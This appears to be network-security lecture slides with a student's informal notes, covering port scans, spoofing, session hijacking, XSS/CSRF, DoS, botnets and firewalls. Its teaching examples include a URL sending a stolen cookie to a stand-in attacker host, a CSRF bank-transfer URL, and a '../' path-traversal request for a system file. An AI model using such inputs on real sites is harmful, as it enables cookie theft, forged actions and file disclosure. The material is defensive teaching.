
Architecture of the Internet




Slide adapted from "Computer Networking" by Kurose & Ross

Characteristics of the Internet

- No single entity that controls the Internet
- Traffic from a source to a destination likely flows through nodes controlled by different entities
- End nodes cannot control through which nodes traffic flows
  - Worse, all traffic is split up into individual packets, and each packet could be routed along a different path
- Different types of nodes
  - Server, laptop, router, UNIX, Windows,...
- Different types of communication links
  - Wireless vs. wired
- TCP/IP suite of protocols
  - Packet format, routing of packets, dealing with packet loss,...

Its nearly impossible to predict all of the hops a packet will make through the internet before it gets to its destination.

TCP/IP protocol suite



- Transport and network layer designed in the 1970s to connect local networks at different universities and research labs
- Participants knew and trusted each other
- Design addressed non-malicious errors (e.g., packet drops), but not malicious errors

At first internet was just local so no one attempted to attack over it. Because of this most network protocols didn't really have any security concerns in mind.

The link layer is most of the local stuff (things on your home system) and the network layer is where IP (internet protocol) comes in. It is the connections between networks. The transport layer determines which application gets your information. The main protocols for this are TCP (transmission control protocol) and UDP (user datagram protocol). Choosing between these is a design choice. TCP is more reliable but UDP is faster. The application layer is where you see stuff like ssl and http and such.

All of you information is divided into packets allowing you to encapsulate each layer.

- Ethernet Header
- IP header
- TCP/UDP header
- HTTP application layer - also called the payload

Port scan

- To distinguish between multiple applications running on the same server, each application runs on a "port"
  - E.g., a Web server typically runs on port 80
- Attacker sends queries to ports on target machine and tries to identify whether and what kind of application is running on a port
- Identification based on loose-lipped applications or how exactly application implements a protocol

A server can have multiple applications running on it. These are distinguished by ports. The server has a table (called port allocation table) that maps port numbers to processes. A port scan is used to gain information. Attempt to open a connection on every port to know what kinds of software is running on the machine.

port	**pid**
21	ftp
22	ssh
80	http

Some webservers will straight up tell you what kind of server it is. Apache tells you not only that it is an Apache server, but tells you the exact version its running.

Port scan (cont.)

- Loose-lipped systems reveal (non-confidential) information that could facilitate an attack
  - Login application can reveal information about OS or whether a userid is valid
  - Web servers typically return version information
- Nmap tool can identify many applications
  - Useful not only to attackers, but also to system administrators
- Goal of attacker is to find application with remotely exploitable flaw
  - E.g., Apache web server prior to version 1.3.26 is known to be vulnerable to buffer overflow
  - Exploits for these flaws can be found on the Internet


Applications that give away too much information is **loose-lipped**. You can see if there are known vulnerabilities in this software if you know what kind is being used and what version. Vulnerability databases store all this information and some will even provide scripts that will break into a server for you (commonly used by script kiddies).

NMAP is a tool that sends packets to all possible ips on the network and sees if it gets a response. Once you have a list of machines on the network you can port scan them to see what they are running.


Loose Lips

Ashley Madison's Password Reset Form

Response for invalid email address



Response for valid email address



`http://www.troyhunt.com/2015/07/your-affairs-were-never-discrete-ashley.html`

This attack had a slightly different response of you are or are not an valid user. From this you can find out if someone has an account with them

Intelligence

- Social Engineering
  - Attacker gathers sensitive information from person
  - Often, attacker pretends to be somebody within the person's organization who has a problem and exploits the person's willingness to help (or vice versa)
    - I forgot my password, I locked myself out, there's a problem with your Paypal account,...
- Dumpster diving
- Eavesdropping on oral communication
- Google
  - There's lots of information on the Internet that shouldn't be there
  - The right Google query will find it
- Victim's Facebook profile

There is a search engine called Shodan that searches for devices connected to the internet. Github is also bad for letting you find people that put code in their public repo that contains passwords.

Eavesdropping and wiretapping

- Owner of node can always monitor communication flowing through node
  - Eavesdropping or passive wiretapping
  - Active wiretapping involves modification or fabrication of communication
- Can also eavesdrop while communication is flowing across a link
  - Degree of vulnerability depends on type of communication medium
- Or when communication is accidentally sent to attacker's node
- It is prudent to assume that your communication is wiretapped

Its usually safe to assume that you are being listened to.

Communication media

- Copper cable
  - Inductance allows a physically close attacker to eavesdrop without making physical contact
  - Cutting cable and splicing in secondary cable is another option
- Optical fiber
  - No inductance, and signal loss by splicing is likely detectable
- Microwave/satellite communication
  - Signal path at receiver tends to be wide, so attacker close to receiver can eavesdrop
- All these attacks are feasible in practice, but require physical expenses/effort

Copper cable is very noisy so its pretty easy to listen over it without even altering the cable. You can get these things that just clamp onto the cable and listen to it without altering it at all. Cat5 don't work as well because there are lots of cables wound around eachother.

Optical fiber is a lot harder. If you bend the cable a bit some light escapes that can be listened to. The US got caught with a submarine that bends under water cables to listen to them.

Wireless communication (like microwaves and satallite) can be intercepted because the area that gets the beam to hit it is very large (beam is cone shaped).

Communication media (WiFi)

- WiFi
  - Can be easily intercepted by anyone with a WiFi-capable (mobile) device
    - Don't need additional hardware, which would cause suspicion
  - Maybe from kilometers away using a directed antenna
  - WiFi also raises other security problems
    - Physical barriers (walls) help against random devices being connected to a wired network, but are (nearly) useless in case of wireless network
    - Need authentication mechanism to defend against free riders

Wifi is super easy to monitor. There are distributions of linux that can turn your laptop into a monitoring device. The range is actually pretty good (up to kilometers away in good conditions, current record is 180km).

People might not just want to eavesdrop on you, they might be wanting to use your resources (like stealing wifi).

Misdelivered information

- Local Area Network (LAN)
  - Connects all computers within a company or a university
  - Technical reasons might cause a packet to be sent to multiple nodes, not only to the intended receiver
  - By default, a network card ignores wrongly delivered packets
  - An attacker can change this and use a packet sniffer to capture these packets
- Email
  - Wrongly addressed emails, inadvertent Reply-To-All

Some things get sent to a destination that they shouldn't (like hitting reply to all). Switches are used to send packets to people over time. Say Alice sends stuff to Bob, if the switch has not seen Bob it doesn't know where to send it so it sends it to everyone and sees if Bob replies saying where he is. This is an instance of people getting shit they shouldn't.

Impersonation

- Impersonate a person by stealing his/her password
  - Guessing attack
  - Exploit default passwords that have not been changed
  - Sniff password (or information about it) while it is being transmitted between two nodes
  - Social engineering
- Exploit trust relationships between machines/accounts
  - Rhosts/rlogin allows user A on machine X to specify that user B on machine Y can act as A on X without having to enter password
    - ssh has a similar mechanism
    - Attacker breaking into machine Y can exploit this
    - Or attacker might be able to masquerade as machine Y

Once you can impersonate someone it because super easy to handle stuff.

Spoofing

- Object (node, person, URL, Web page, email, WiFi access point,...) masquerades as another one
- URL spoofing
  - Exploit typos: www.uwaterlo.ca
  - Exploit ambiguities: www.foobar.com or www.foo-bar.com?
  - Exploit similarities: www.paypa1.com
- Web page spoofing and URL spoofing are used in Phishing attacks
- "Evil Twin" attack for WiFi access points
- Spoofing is also used in session hijacking and man-in-the-middle attacks

Spoofing is basically saying you are something that you arent. Closely related to phishing attacks. An evil twin attack on wifi access points is basically making you router look like another one (the config is basically free range). You can even change the mac address, so there is nothing that forces them to be unique so that you can make them identical even if you connect to something automatically.

Session hijacking

- TCP protocol sets up state at sender and receiver end nodes and uses this state while exchanging packets
  - e.g., sequence numbers for detecting lost packets
  - Attacker can hijack such a session and masquerade as one of the endpoints
- Web servers sometimes have client keep a little piece of data ("cookie") to re-identify client for future visits
  - Attacker can sniff or steal cookie and masquerade as client
- Man-in-the-middle attacks are similar; attacker becomes stealth intermediate node, not end node

This is basically taking over a session that is in progress by overriding values in the session to make yourself look like an endpoint. You can do this through cookies (yay).

A facebook example: when you log in facebook creates a session id that it stores in a cookie and returns to you so that when you try to access things you send the session id and knows who you are and what you have access to. The only part that goes over https is the login and session id return. When you request knew pages and send the session id it was unsecure so people eavesdropping could get the session id from the request. Now they store that in a cookie on their broswer and facebook will now believe that they are that person.

Someone make a firefox plugin called firesheep that you could run while sitting on a public network. It would grab all the session ids that went through and allowed you to log in as those people.

Traffic analysis

- Sometimes, the mere existence of communication between two parties is sensitive and should be hidden
  - Whistleblower
  - Military environments
  - Two CEOs
- TCP/IP has each packet include unique addresses for the packet's sender and receiver end nodes, which makes traffic analysis easy
- Attacker can learn these addresses by sniffing packets
- More on protecting yourself from this attack later

This is looking and patterns in the data being sent to make guesses about what is being sent. For instance we can tell if you are downloading a movie because there will be multiple connections going on, but not if you are just looking at a page its fine.

Integrity attacks

- Attacker can modify packets while they are being transmitted
  - Change payload of packet
  - Change address of sender or receiver end node
  - Replay previously seen packets
  - Delete or create packets
- Line noise, network congestion, or software errors could also cause these problems
  - TCP/IP will likely detect environmental problems, but fail in the presence of an active attacker
  - How in the case of TCP's checksumming mechanism?

This is where people modify packets while they are being transmitted. The security against this is the TCP checksum. Its not at all hard for the attacker to just update the checksum so its not really that great of a defense.

Integrity attacks (cont.)

- DNS cache poisoning
  - Domain Name System maps host names (www.uwaterloo.ca) to numerical addresses (129.97.128.40), as stored in packets
  - Attacker can create wrong mappings

When we look stuff up we need to look up the address associated with the url, but an attacker can change the value returned from the lookup to make an incorrect mapping. A solution is proposed called DNSSEC (look more into it).

Protocol failures

- TCP/IP assumes that all nodes implement protocols faithfully
- E.g., TCP includes a mechanism that asks a sender node to slow down if the network is congested
  - An attacker could just ignore these requests
- Some implementations do not check whether a packet is well formatted
  - E.g., the value in the packet's length field could be smaller than the packet's actual length, making buffer overflow possible
  - Potentially disastrous if all implementations are from the same vendor or based on the same code base

Theres lots of holes in this because it was formulated at a time when people trusted everyone on the network. There is also programmer error and shit.

Protocol failures (cont.)

- Protocols can be very complex, behaviour in rare cases might not be (uniquely) defined
- Some protocols include broken security mechanisms
  - WEP (see later)

Web site vulnerabilities

- Web site defacements
- Accessing a URL has a web server return HTML code
  - Tells browser how to display web page and how to interact with web server
  - Attacker can examine this code and find vulnerabilities
- Attacker sends malicious URL to web server
  - to exploit a buffer overflow
  - to invoke a shell or some other program
  - to feed malicious input to a server-side script
  - to access sensitive files
    - E.g., by including "../" in a URL or by composing URLs different from the "allowed ones" in the HTML code

Theres lots of ways that attackers can get at web servers (usually through the url). For example it was usually common to be able to enter `example.com/../../../etc/password` and actually get the example. A way to to fix this would be to run it in a chroot jail.

Windows servers would allow you to run executables with command line arguments through the same url hacking.

Web site vulnerabilities (cont.)

- HTTP protocol is stateless, so web server asks client to keep state when returning a web page and to submit this state when accessing next web page
  - Cookie or URL (http://www.store.com?clientId=4342)
- Attacker can submit modified state information
  - Web server might fall victim to incomplete mediation

Cross-site scripting(XSS) and request forgery(CSRF) allow people to inject code.

XSS - say we have a vulnerable website, the attacker adds in a script tag that gets content from the attackers server and executes it, so that when the user contacts the site all of the content gets sent to them and that script gets executed.

CSRF - works like XSS but instead of loading in a script it references a url that does some action

Defenses

- don't use urls that execute things, always require it to be a post
- don't allow the site to reference external scripts

As with all things there are ways around the defense.

Web site vulnerabilities (cont.)

- Cross-site scripting (XSS)/request forgery (CSRF) attacks (code injection)
- Attacker adds his/her own HTML code to somebody else's web page
  - E.g., in the comments section of a blog
- Other users download and execute this code when downloading the web page
  - XSS: Code steals sensitive information (e.g., cookie) contained in the web page and sends it to attacker
    - http://www.attacker.com/aliceCookie=secretValue
  - CSRF: Code performs malicious action at some web site (e.g., user's bank) if user is currently logged in there
    - http://www.bank.com/transferMoneyToAttacker

Send a bunch of requests to something causing it to go down because it cannot respond because its too busy processing all of these requests. A **ping flood** is sending a ton of pings causing a DoS. Its easy to spot lots of requests from the same source and just ignore them to get around it. So you can **smurf** your attack by impersonating someone else (forge the from address).

Denial of service (DoS)

- Cutting a wire or jamming a wireless signal
- Flooding a node by overloading its Internet connection or its processing capacity
- Ping flood
  - Node receiving a ping packet is expected to generate a reply
  - Attacker could overload victim
  - Different from "ping of death", which is a malformatted ping packet that crashes victim's computer
- Smurf attack
  - Spoof (source) address of sender end node in ping packet by setting it to victim's address
  - Broadcast ping packet to all nodes in a LAN

Send a SYN packet with some special flags and then the server sends an ACK (acknowledgement) packet and you must send an ACK packet back to acknowledge you got the acknowledgement. An attacker can leverage this by sending a ton of SYNs (causes an entry for each one to added in memory) but they never send the ACK response to finish the connection. Eventually this table fills up and new people cannot connects. This is called a **syn flood**.

If we send a very large packet it will fragment up. An attacker can send packets labeled such that it looks like theres a missing packet (like sending 1, 2, and 4). The server cannot do anything about these packets until the final one arrives so they just sit there eating up memory. E A router broadcasts to the network that they are there and who they are connected to. Theres tons of communications going on all the time. Nothing stops the routers from lying about what they are and what they are connected to. For example Pakistan wanted to censor out youtube. To do this they created a cheap path that said it was to youtube but actually went to a different router that would just drop the packets. This accidentally got out to china telling the whole internet that there was a cheaper path to youtube which censored youtube to the whole world. Google fixed this by making the distance to the real youtube much cheaper. (cheapness is actually just how specific the address range is)

Denial of service (cont.)

- Exploit knowledge of implementation details about a node to make node perform poorly
- SYN flood
  - TCP initializes state by having the two end nodes exchange three packets (SYN, SYN-ACK, ACK)
  - Server queues SYN from client and removes it when corresponding ACK is received
  - Attacker sends many SYNs, but no ACKs
- Send packet fragments that cannot be reassembled properly
- Craft packets such that they are all hashed into the same bucket in a hash table

Denial of service (cont.)

- Black hole attack (AKA packet drop attack)
  - Routing of packets in the Internet is based on a distributed protocol
  - Each router informs other routers of its cost to reach a set of destinations
  - Malicious router announces low cost for victim destination and discards any traffic destined for victim
  - Has also happened because of router misconfiguration
- DNS attacks
  - DNS cache poisoning can lead to packets being routed to the wrong host

Distributed denial of service (DDoS)

- If there is only a single attacking machine, it might be possible to identify the machine and to have routers discard its traffic (see later)
- More difficult if there are lots of attacking machines
- Most attacking machines participate without knowledge of their owners
  - Attacker breaks into machines using Trojan, buffer overflow,. . . and installs malicious software
  - Machine becomes a zombie/bot and waits for attack command from attacker
  - A network of bots is called a botnet
  - How would you turn off a (classic) botnet (i.e., one with a central command node)?

Basically these are just bot nets. All bots connect to a server run by the attacker and ask if there is a command that needs to be run. Frequently there is a suicide command that will uninstall the bot software.

Reflection & Amplification DDoS Attack

- An attack where the victim is flooded with legitimate-looking traffic that originates from unsuspecting network nodes on the Internet
  - Amplification: A vulnerable network node (e.g., a home wifi router) runs a service (e.g., SNMP) that responds to queries with much more data than the query itself
  - Reflection: The attacker spoofs the source address of the queries to that of the victim so that the vulnerable network nodes send (reflect) responses to the victim
- Hard to combat:
  - The response traffic is coming from innocent nodes
  - it is hard to identify the real source (perhaps bots) of the queries due to spoofing

Amplification is when you find servers that respond with very large amounts of data, you send them a request and spoof the source address to be the thing you want to attack. An example is an attack on Spamhaus (creates black lists that isp can block) with around 300 Gb/s. This overwhelmed an exchanged making it so that accessing a lot of european sites was very slow. Another attack used the NTP protocol to amplify up to 400 Gb/s to someplaces in isreal. Supposidly there was a DoS that got up to 500 Gb/s setting the record.

SNMP Reflected Amplification Attack

- Simple Network Management Protocol (SNMP) is enabled on many home routers and similar devices and usually has bad default values for security sensitive settings
  - The "community" string is used like a password and is used to allow devices to identify which requests are intended for them. The default for most routers is "public" maximizing the number of potential reflectors
  - SNMP allows for the GetBulkRequest query, which sends back an order of magnitude more data as the request
  - A botnet of such devices can generate a large amount of data in a short period of time and DDoS the victim

New Generation Botnets

- Today's botnets are very sophisticated
- Virus/worm/trojan for propagation, exploit multiple vulnerabilities
- Stealthiness to hide from owner of computer
- Code morphing to make detection difficult
- Bot usable for different attacks (spam, DDoS,...)

Botnets want to be as stealthy as possible so that you don't remove them.

Botnets (cont.)

- Distributed, dynamic & redundant control infrastructure
  - P2P system for distributing updates
  - "Fast Flux"
    - A single host name maps to hundreds of addresses of infected machines
    - Machines proxy to malicious websites or to "mothership"
    - Machines are constantly swapped in/out of DNS to make tracking difficult
  - Domain Generation Algorithm
    - Infected machine generates a large set (50,000 in the case of Conficker) of domain names that changes every day
    - It contacts a random subset of these names for updates
    - To control the botnet, authorities would have to take control of 50,000 different domain names each day

Most bot net have software updates the distribute. Some do fast flux where they pass around who will be the command node. Domain generation algorithms allow the bots in the net generate a list of potential domain names and keeps checking which of them is the command node so that people trying to take down the network has a harder time tracking down where the control node is. Conficker was one of the biggest bot nets ever, resulting in the Conficker Working Group continuously figuring out the list of generated domain names and blocking access to them. This results in the bots not getting any commands.

Botnets (cont.)

- Earlier worms (Nimda, Slammer) were written by hackers for fame with the goal to spread worm as fast as possible
  - Caused disruption and helped detection
- Today's botnets are controlled by crackers looking for profit, which rent them out
  - Criminal organizations
- Spread more slowly, infected machine might lie dormant for weeks

Sample botnet: Storm

- In September 2007, Storm Worm botnet included hundreds of thousands or even millions of machines
- Bots were used to send out junk emails advertising web links that when clicked attempted to download and install worm, or to host these websites
- Botnet was also rented out for pharmacy and investment spam
- As a self-defence mechanism, it ran DDoS attacks against Internet addresses that scanned for it
- Authors were thought to reside in St. Petersburg, Russia

Active code

- To reduce load on server, server might ask client to execute code on its behalf
  - Java, JavaScript, ActiveX, Flash, Silverlight
  - Invoke another application (Word, iTunes,. . .)
  - Maybe inadvertently (see XSS attack)
- Obviously, this can be dangerous for client
- Java 1.1 ran in a sandbox with limited capabilities, code is checked for correctness
  - No writing to a file, no talking to random network nodes
  - Similar for JavaScript
  - But it could still use up CPU or memory resources, wreak havoc with display, or play annoying music

Active code (cont.)

- Java 1.2+ can break out of sandbox if approved by user
  - What's the problem here?
- Worse: Java 7 runs signed applets out of sandbox by default
- ActiveX
  - No sandbox or correctness check
  - Downloaded code is cryptographically signed, signature is verified to be from "trusted" entity before execution
- Third-party applications
  - Turn out to be a huge problem, for all browsers
  - Malicious input parameters, Word macros,...
  - Potentially disastrous if application has full access rights to a user's account

Active code (cont.)

- **Privileged:** The application will run with unrestricted access which may put your computer and personal information at risk.
- **Sandboxed:** The application will run with restricted access that is intended to protect your computer and personal information.

Script kiddies

- For all of the discussed attacks, exploit code and complete attack scripts are available on the Internet
- Script kiddies can download scripts and raise an attack with minimum effort
- There are even tools that allow easy building of individual attacks based on existing exploits
  - E.g., Metasploit Framework

Module outline

1. Network concepts
2. Threats in networks
3. Network security controls
4. Firewalls
5. Honeypots / honeynets
6. Intrusion detection systems

Design and implementation

- Use controls against security flaws in programs that we talked about earlier
- Always check inputs, don't ever trust input from a client
  - Use a white list of allowed characters, not a black list of forbidden ones

Segmentation and separation

- Don't put all a company's servers on a single machine
- Deploy them on multiple machines, depending on their functional and access requirements
- If a machine gets broken into, only some services will be affected
- E.g., the web server of a company needs to be accessible from the outside and is therefore more vulnerable
- Therefore, it shouldn't be trusted by other servers of the company, and it should be deployed outside the company firewall (see DMZ later)

Redundancy

- Avoid single points of failure
  - Even if you don't have to worry about attackers
  - Disk crash, power failure, earthquake,...
- (Important) servers should be deployed in a redundant way on multiple machines, ideally with different software to get genetic diversity and at different locations
- Redundant servers should be kept in (close) sync so that backup servers can take over easily
  - Test this!
  - Keep backup copies at a safe place in case you get hit by Murphy's law


Access controls

- ACLs on routers
  - All traffic to a company typically goes through a single (or a few) routers
  - In case of flooding attack, define router ACL that drops packets with particular source and destination address
  - ACLs are expensive for high-traffic routers
  - Difficult to gather logs for forensics analysis
  - Source addresses of packets in flood are typically spoofed and dynamic
- Firewalls
  - Firewalls have been designed to filter traffic, maybe based on other criteria than just packet addresses

Module outline

1. Network concepts
2. Threats in networks
3. Network security controls
4. Firewalls
5. Honeypots / honeynets
6. Intrusion detection systems

Firewalls


THE MOST EMBARRASSING DEFEAT IN BARBARIAN HISTORY
MUST BE AT LEAST THIS TALL TO STORM CASTLE
WIEV
©1994 WASHINGTON POST WRITERS GROUP

Firewalls

- Firewalls are the castles of the Internet age
- All traffic into/out of a company has to go through a small number of gates (choke points)
  - Wireless access point should be outside of firewall
- Choke points carefully examine traffic, especially incoming, and might refuse it access
  - Two strategies: "permit everything unless explicitly forbidden" or "forbid everything unless explicitly allowed"
- Company firewalls do not protect against attacks on company hosts that originate within the company
  - Need multiple layers of defense / defense in depth

Types of firewalls

- Packet filtering gateways / screening routers
- Stateful inspection firewalls
- Application proxies
- Personal firewalls
- Firewalls are attractive targets for attackers, they (except personal ones) are typically deployed on designated computers that have been stripped of all unnecessary functionality to limit attack surface

Packet filtering gateways

- Simplest type
- Make decision based on header of a packet
  - Header contains source and destination addresses and port numbers, port numbers can be used to infer type of packet
    - 80 -> Web, 22 -> SSH
    - E.g., allow Web, but not SSH
- Ignore payload of packet
- Can drop spoofed traffic
  - uWaterloo's firewall could drop all packets originating from uWaterloo whose source address is not of the form 129.97.x.y
  - And traffic originating from outside of uWaterloo whose source address is of the form 129.97.x.y
  - Does this eliminate spoofed traffic completely?

Stateful inspection firewalls

- More expensive than packet filtering
- Keep state to identify packets that belong together
    - When a client within the company opens a TCP connection to a server outside the company, firewall must recognize response packets from server and let (only) them through
    - Some application-layer protocols (e.g., FTP) require additional (expensive) inspection of packet content to figure out what kind of traffic should be let through
- IP layer can fragment packets, so firewall might have to re-assemble packets for stateful inspection

Application proxy

- Client talks to proxy, proxy talks to server
  - Specific for an application (email, Web,...)
  - Not as transparent as packet filtering or stateful inspection
  - Intercepting proxy requires no explicit configuration by client (or knowledge of this filtering by client)
  - All other traffic is blocked
- For users within the company wanting to access a server outside the company (forward proxy) and vice versa (reverse proxy)
- Proxy has full knowledge about communication and can do sophisticated processing
  - Limit types of allowed database queries, filter URLs, log all emails, scan for viruses
- Can also do strong user authentication

Personal firewalls

- Firewall that runs on a (home) user's computer
  - Especially important for computers that are always online
- Typically "forbid everything unless explicitly allowed"
  - Definitely for communication originating from other computers
  - Maybe also for communication originating on the user's computer
    - Why? What's the problem here?

Personal firewalls are different than dedicated machines (put them between the world and the server) as these run on your machine. Most of these will forbid everything and then ask you for permission. This is done so that you can see when something malicious is trying to access the internet.

